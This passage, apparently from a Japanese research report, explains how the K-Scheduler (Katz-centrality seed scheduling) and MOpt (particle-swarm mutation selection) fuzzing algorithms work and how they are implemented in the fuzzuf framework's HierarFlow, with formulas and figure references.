


図 3. 2. 3.1 (b) K-Scheduler は近辺に未探索の領域が多いシードを優先

このスケジューリングアルゴリズムにより、プログラム中から未探索の領域が多い箇所をより優先的に探索できるため、ベーシックブロックカバレッジを効率的に向上させるファジングを実現できる。

(2) 既存手法の課題と K-Scheduler による解決策

図 3. 2. 3.1 で示した例のように、AFLFast のようなスケジューラは、過去に発見されたパスの探索頻度に応じて到達困難なパスを実行したシードへ多くの試行回数を割り当て、結果的にプログラム全体の探索を深めようとする戦略をとる。しかし、この方法には以下のような問題が指摘される。

① CFG 構造の考慮不足

AFLFast は、過去のパスの到達頻度を用いて、到達頻度が少ないほど発見が難しいパスとみなし、それを多く狙う方針を取る。しかし、この頻度は過去の探索結果をもとにした指標であり、プログラムの制御フロー構造そのものを厳密に利用しているわけではない。探索頻

度の情報のみからでは、CFG 上でどれだけ先に未探索のベーシックブロックが存在するか、あるいは深い分岐の先に到達するにはどれだけ複雑な条件が必要なのかといった要素は十分に推定できない。

② 深いパスの探索難度の扱い

AFLFast では、パスを深くたどらないと到達できないベーシックブロックの重要度や難度が区別されず、単に到達頻度が低いパスを重点的に探索しようとしてしまう可能性がある。実際には、たとえば分岐の連続や複雑な条件式などが原因で、ある程度深い箇所にあるエッジは、シードをわずかに変異しただけでは到達できないケースが多い。

K-Scheduler は、以下の手法で CFG の構造を考慮したスケジューリングを行うことで、ファジング効率の改善を図る。

① Edge Horizon Graph の構築

K-Scheduler は、関数間をまたいだプログラムの制御フローグラフを静的解析により作成し、このうちファジングにより到達したノード（ベーシックブロック）と未到達のノードを分類する。ここで、到達済みのノードに隣接する未到達のノードを **Horizon Nodes** と定義する。つまり、Horizon Nodes は、直前までは実行が進んだが最終的に到達できなかったようなベーシックブロックを表す。

Horizon Nodes を計算したら、ファジング中のシードごとに、各シードが到達しうる Horizon Nodes を結びつけ、**Edge Horizon Graph** と呼ぶ新たなグラフ構造を構築する。

② Katz Centrality の計算

K-Scheduler では、あるノードがどれだけ他のノードに影響を及ぼせるかを評価するアルゴリズムとして、Katz Centrality ([29]) を採用している。

グラフ G 上のノードと辺の集合をそれぞれ N, E とし、 $G = (N, E)$ を表現する隣接行列を A ($|N| \times |N|$ 行列) で表す。すなわち、

$$A_{ij} = \begin{cases} 1 & (\text{ノード } i \text{ からノード } j \text{ へ辺がある}), \\ 0 & \text{otherwise.} \end{cases}$$

である。ノード i の Katz Centrality を κ_i とすると、この値は式 3. 2. 3.1 で定義できる。

$$\kappa_i = \alpha \sum_{j=1}^{|N|} A_{ij} \kappa_j + \beta_i \quad (\text{式 3. 2. 3.1})$$

ここで、 $\alpha \in [0,1]$ は減衰率パラメータであり、 β_i はノード i に対して与えられるバイアスを表す。この式により、一般的にノード i がより多くのノードと接続しているほど Katz Centrality の値は大きくなる。一方、ノード間の距離が離れるほど減衰率 α によって重みが減っていく。また、 β_i を制御することで、各ノードの優先度や到達難度を表現できる。 $\kappa = (\kappa_1, \kappa_2, \dots, \kappa_n)^T, \beta = (\beta_1, \beta_2, \dots, \beta_n)$ とそれぞれベクトル表記すると、

$$\kappa = \alpha A \kappa + \beta$$

と表記できるため、Katz Centrality の厳密解は式 3. 2. 3.2 となる。

$$\kappa = (I - \alpha A)^{-1} \beta \quad (\text{式 3. 2. 3.2})$$

本手法では、プログラムを静的解析して得られた Edge Horizon Graph に対してこの Katz Centrality を計算する。シードに対応するノードに高い Centrality が付与されている場合、

そのシードはより多くの新しいカバレッジを生む見込みが高いとみなし、ファジニングで優先的に変異するようにエネルギーを割り当てる。

図 3. 2. 3.2 (a) の CFG の例では、2 つのシードがそれぞれ異なる実行パスに到達する。Seed 1 は BB0, BB2, BB3, BB5 の順に実行が進み、Seed 2 は BB0, BB2, BB4 の順に実行が進む。この場合、到達可能なノードと未到達のノードの境界に位置するのは BB1 および BB6 であるため、Edge Horizon Graph は図 3. 2. 3.2 (b) のようになる。ここで、BB1 は Seed 1, Seed 2 の両方から分岐して到達する可能性があるため接続しているが、BB6 は Seed 2 の実行パスからのみ到達可能である。

最後に図 3. 2. 3.2 (c) のように、各ノードに対して Katz Centrality を計算する（具体的な計算アルゴリズムは後述の反復法を参照）。この例の場合、シードの中で値がもっとも大きい Seed 2 ($\kappa = 2.00$) が次のファジニングで使用される。




図 3. 2. 3.2 (a) 元となる CFG およびシードの実行パスの例




図 3. 2. 3.2 (b) 図 3.2.3.2 (a) の例に対する Edge Horizon Graph




図 3. 2. 3.2 (c) 図 3.2.3.2 (a) の例に対する Katz Centrality の計算例

K-Scheduler の全体像を図 3. 2. 3.3 に示す。




図 3. 2. 3.3 K-Scheduler の全体像

(3) fuzzuf 上での実装

大規模なプログラムでは CFG のノード数が多くなるため、Katz Centrality の行列計算コストが増大してしまう。本手法ではこの問題を解決するため、反復法と呼ばれるアルゴリズムを利用した近似値を計算している。

反復法では、初期値として $\kappa^{(0)} = \beta$ を設定し、

$$\kappa^{(t)} = \alpha A \kappa^{(t-1)} + \beta$$

を、 t を増加させながら繰り返し計算する。十分な精度が得られたら計算を停止し、最後の Centrality 値 $\kappa^{(t)}$ を近似解とみなす。

本アルゴリズムを実装した HierarFlow を図 3. 2. 3.4 に示す。




図 3. 2. 3.4 (a)開発した K-Scheduler の HierarFlow




図 3. 2. 3.4 (b)開発した K-Scheduler の HierarFlow




図 3. 2. 3.4 (c)開発した K-Scheduler の HierarFlow




図 3. 2. 3.4 (d)開発した K-Scheduler の HierarFlow

本研究の大きな成果として、K-Scheduler を利用した rezzuf (3. 3 章を参照) の開発につながった点が挙げられる。HierarFlow を用いることでファジングアルゴリズムの差し替えコストが下がったため、rezzuf の開発において、より優れたスケジューリングの選択が可能となった。

3. 2. 4 MOpt

本項では、本研究で我々が fuzzuf 上に実装した MOpt ([7]) について、その動作原理、既存手法に対する優位性、また実装上の工夫を説明する。

(1) ファジニングにおける変異アルゴリズムとその選択

Coverage-Guided Greybox Fuzzer は与えられたシードを、あらかじめ定められたアルゴリズムに従い、部分的に書き換える変異操作を繰り返しながら PUT に入力として与え、実行する。このアルゴリズムを、変異アルゴリズムと呼ぶ。

どのような変異アルゴリズムを実装するかはファザ一次第であり、たとえば AFL では表 3. 2. 1.1にあるように、bitflip、arithmetic、interest などといったアルゴリズムが実装されている。このように、入力シードに対してランダム性を伴わず、あらかじめ定められた固定の順序に従って適用される変異アルゴリズムを、決定的な変異アルゴリズムと呼ぶ。また、このようなアルゴリズムが適用されて PUT が実行される段階を、AFL では決定的ステージと呼ぶ。AFL では、同じく表 3. 2. 1.1にあるように、決定的ステージの終了後、すべてのアルゴリズムから一様な確率分布のもと選ばれたアルゴリズムをシードに適用する havoc、および複数のテストケースを部分的に組み合わせる splice が実行される(表 3. 2. 1.1を参照)。この段階を、それぞれ havoc ステージ、および splice ステージと呼ぶ。

加えて、ファジニングにおける各変異アルゴリズムが生成するテストケースのうち、PUT に対して新たな実行パスの探索やクラッシュを引き起こすものを interesting test cases と呼ぶ。このようなテストケースを効率良く導出可能な変異アルゴリズムは PUT ごとに異なる。たとえば図 3. 2. 4.1に示すように、AFL を用いて 3つのソフトウェア(a) avconv、(b) exiv2、(c) tiff2bw をファジニングしたとき、(a)および(c)で最も多く interesting test cases を発見した変異アルゴリズムは bitflip 1/1 であったが、(b)では arith 8/8 である。




図 3. 2. 4.1 PUT ごとの、それぞれの変異に使った時間の割合。図の数値は [7]より引用した。

(2) 既存手法の課題と MOpt による解決策

MOpt は、プログラムに新たな実行パスやクラッシュを誘発する *interesting test cases* を多く生み出す変異アルゴリズムを優先的に選択し、ファジング効率を高めるスケジューリング手法である。

従来のファジングツールは、どの変異アルゴリズムを選ぶかには着目していなかった。たとえば AFL では、Havoc ステージ中のアルゴリズム選択が一樣確率で行われるため、PUT の実行パス探索に非効率なアルゴリズムも有効なものと同じ頻度で適用され、全体の効率を低下させていた。

interesting test cases を効率的に発見し続けるため、MOpt は従来の一樣確率分布に基づくアルゴリズム選択を改め、各アルゴリズムの有効性をリアルタイムで評価し、その結果に応じて粒子群最適化 (PSO) を用いた動的確率分布へと置き換える ([30])。これにより、PUT の実行パス探索で効果の薄いアルゴリズムよりも効果の高いアルゴリズムがより頻繁に選ばれ、ファジング性能が向上する。

ただし、MOpt における PSO は、まず各変異アルゴリズム (operator) を粒子とみなして最適な確率を探索し、その後でファザー全体にとって最適な確率分布を構成するよう改変されている。以下に、一般的な PSO との違いを整理する。

① 解空間と粒子の役割

一般的な PSO ではすべての粒子が同一の解空間を探索し、全粒子における最適解 (global best) を共有して更新を行うが、MOpt では各変異 operator を独立した粒子とみなし、その現在位置 x_{now} が「operator が選ばれる確率」を表す。粒子はあらかじめ定義された確率空間 $[x_{\text{min}}, x_{\text{max}}]$ (ただし $0 < x_{\text{min}} < x_{\text{max}} \leq 1$) 内で動作する。

② 局所最良位置 (L_{best})

一般的な PSO では各粒子が自身の探索過程で得た最良位置を保持するが、MOpt では各粒子の L_{best} は、「ある位置で operator が生成した *interesting test cases* の割合 eff_{now} 」の最大値に基づいて更新される。

③ 大域最良位置 (G_{best})

一般的な PSO では全粒子の中から一つの G_{best} を共有するが、MOpt では operator ごとに複数の群 (スウォーム) を並行展開し、各群単位で算出した累積効率 (global efficiency) に応じて、それぞれの G_{best} を定義する。すなわち「単一の G_{best} に依存せず、各群が独自の G_{best} を用いて粒子を更新」する。

④ 最適な群の選択

MOpt では、並行展開した複数の群のうち「一定期間内に生成された *interesting test cases* の数が最も多い群」を選び、その群の確率分布を本番ファジングに適用する。

(3) MOpt の主要モジュール

① PSO initialization モジュール

MOpt 起動時に一度だけ実行され、各群の粒子の初期化を担う。まず、確率空間 $[x_{\text{min}}, x_{\text{max}}]$ からランダムに初期位置 x_{now} を選び、群内の x_{now} の合計が 1 になるよう正規化する。つぎに、デフォルトの初期値として、初期速度 $v_{\text{now}} = 0.1$ 、局所効率 $\text{eff}_{\text{now}} = 0$ 、局所最良位置 $L_{\text{best}} = 0.5$ 、大域最良位置 $G_{\text{best}} = 0.5$ を設定する。

② Pilot fuzzing モジュール

各粒子が一定期間内に生成する *interesting test cases* の割合から eff_{now} を計測し、粒子ごとに L_{best} を更新する。群全体での累積効率に基づき G_{best} も再計算し、式 3.2.4.1 および式 3.2.4.2 で示された更新則に基づき粒子の速度・位置を更新する。更新後は範囲制約

と正規化を行い、確率分布の合計が 1 になるよう調整する。

$$\begin{aligned}
& v_{now}[S_i][P_j]w \times v_{now}[S_i][P_j] \\
& + r \times (L_{best}[S_i][P_j] - x_{now}[S_i][P_j]) \\
& + r \times (G_{best}[S_i][P_j] - x_{now}[S_i][P_j])
\end{aligned} \tag{式 3. 2. 4.1}$$

$$x_{now}[S_i][P_j] \leftarrow x_{now}[S_i][P_j] + v_{now}[S_i][P_j] \tag{式 3. 2. 4.2}$$

③ Core fuzzing モジュール

②の Pilot fuzzing で最も高効率を示した群を選び、その確率分布を PUT への本番ファジングに適用する。

(4) MOpt-AFL における Pacemaker Fuzzing モード

MOpt のリファレンス実装は、AFL をベースに作られた MOpt-AFL である。MOpt-AFL では、前述の PSO による動的な確率分布に加えて、Pacemaker Fuzzing モードを追加し、オプションとして利用できるようにしている。このモードが有効な場合は、決定的ステージでのファジング効率が一定の閾値を下回った際、AFL の決定的ステージが無効化(スキップ)される。具体的には、決定的ステージで最後に有効なテストケースが発見されてからの経過時間が所定の閾値を超えた場合、直ちに決定的ステージの実行を中断し、havoc ステージでの確率的変異へ切り替えることで、より効率的なファジングを試みる。この無効化は、ユーザーによって一時的、あるいは永続的なものとして設定可能である。

(5) HierarFlow での実装

リファレンス実装である MOpt-AFL に倣い、fuzzuf においても fuzzuf::AFL をもとに MOpt を実装した。実装においては、図 3. 2. 4.2 に示す構成で HierarFlow を開発した。




図 3. 2. 4.2 (a)開発した MOpt の HierarFlow




図 3. 2. 4.2 (b)開発した MOpt の HierarFlow




図 3. 2. 4.2 (c)開発した MOpt の HierarFlow




図 3. 2. 4.2 (d)開発した MOpt の HierarFlow

本研究ではこのように MOpt アルゴリズムを実装し、HierarFlow で変異操作の置換が可能であることが実証された。この成果は、後述の SLOPT 開発（3. 2. 1 4 項を参照）においても基盤的要素として大きく寄与している。また、図 3. 2. 4.2 と AFL や AFLFast をベースとした HierarFlow の構造図（図 3. 2. 1.4）を比較することで、両者における変異戦略の差異が視覚的にも明確となり、HierarFlow の設計上の利点がさらに裏付けられた。

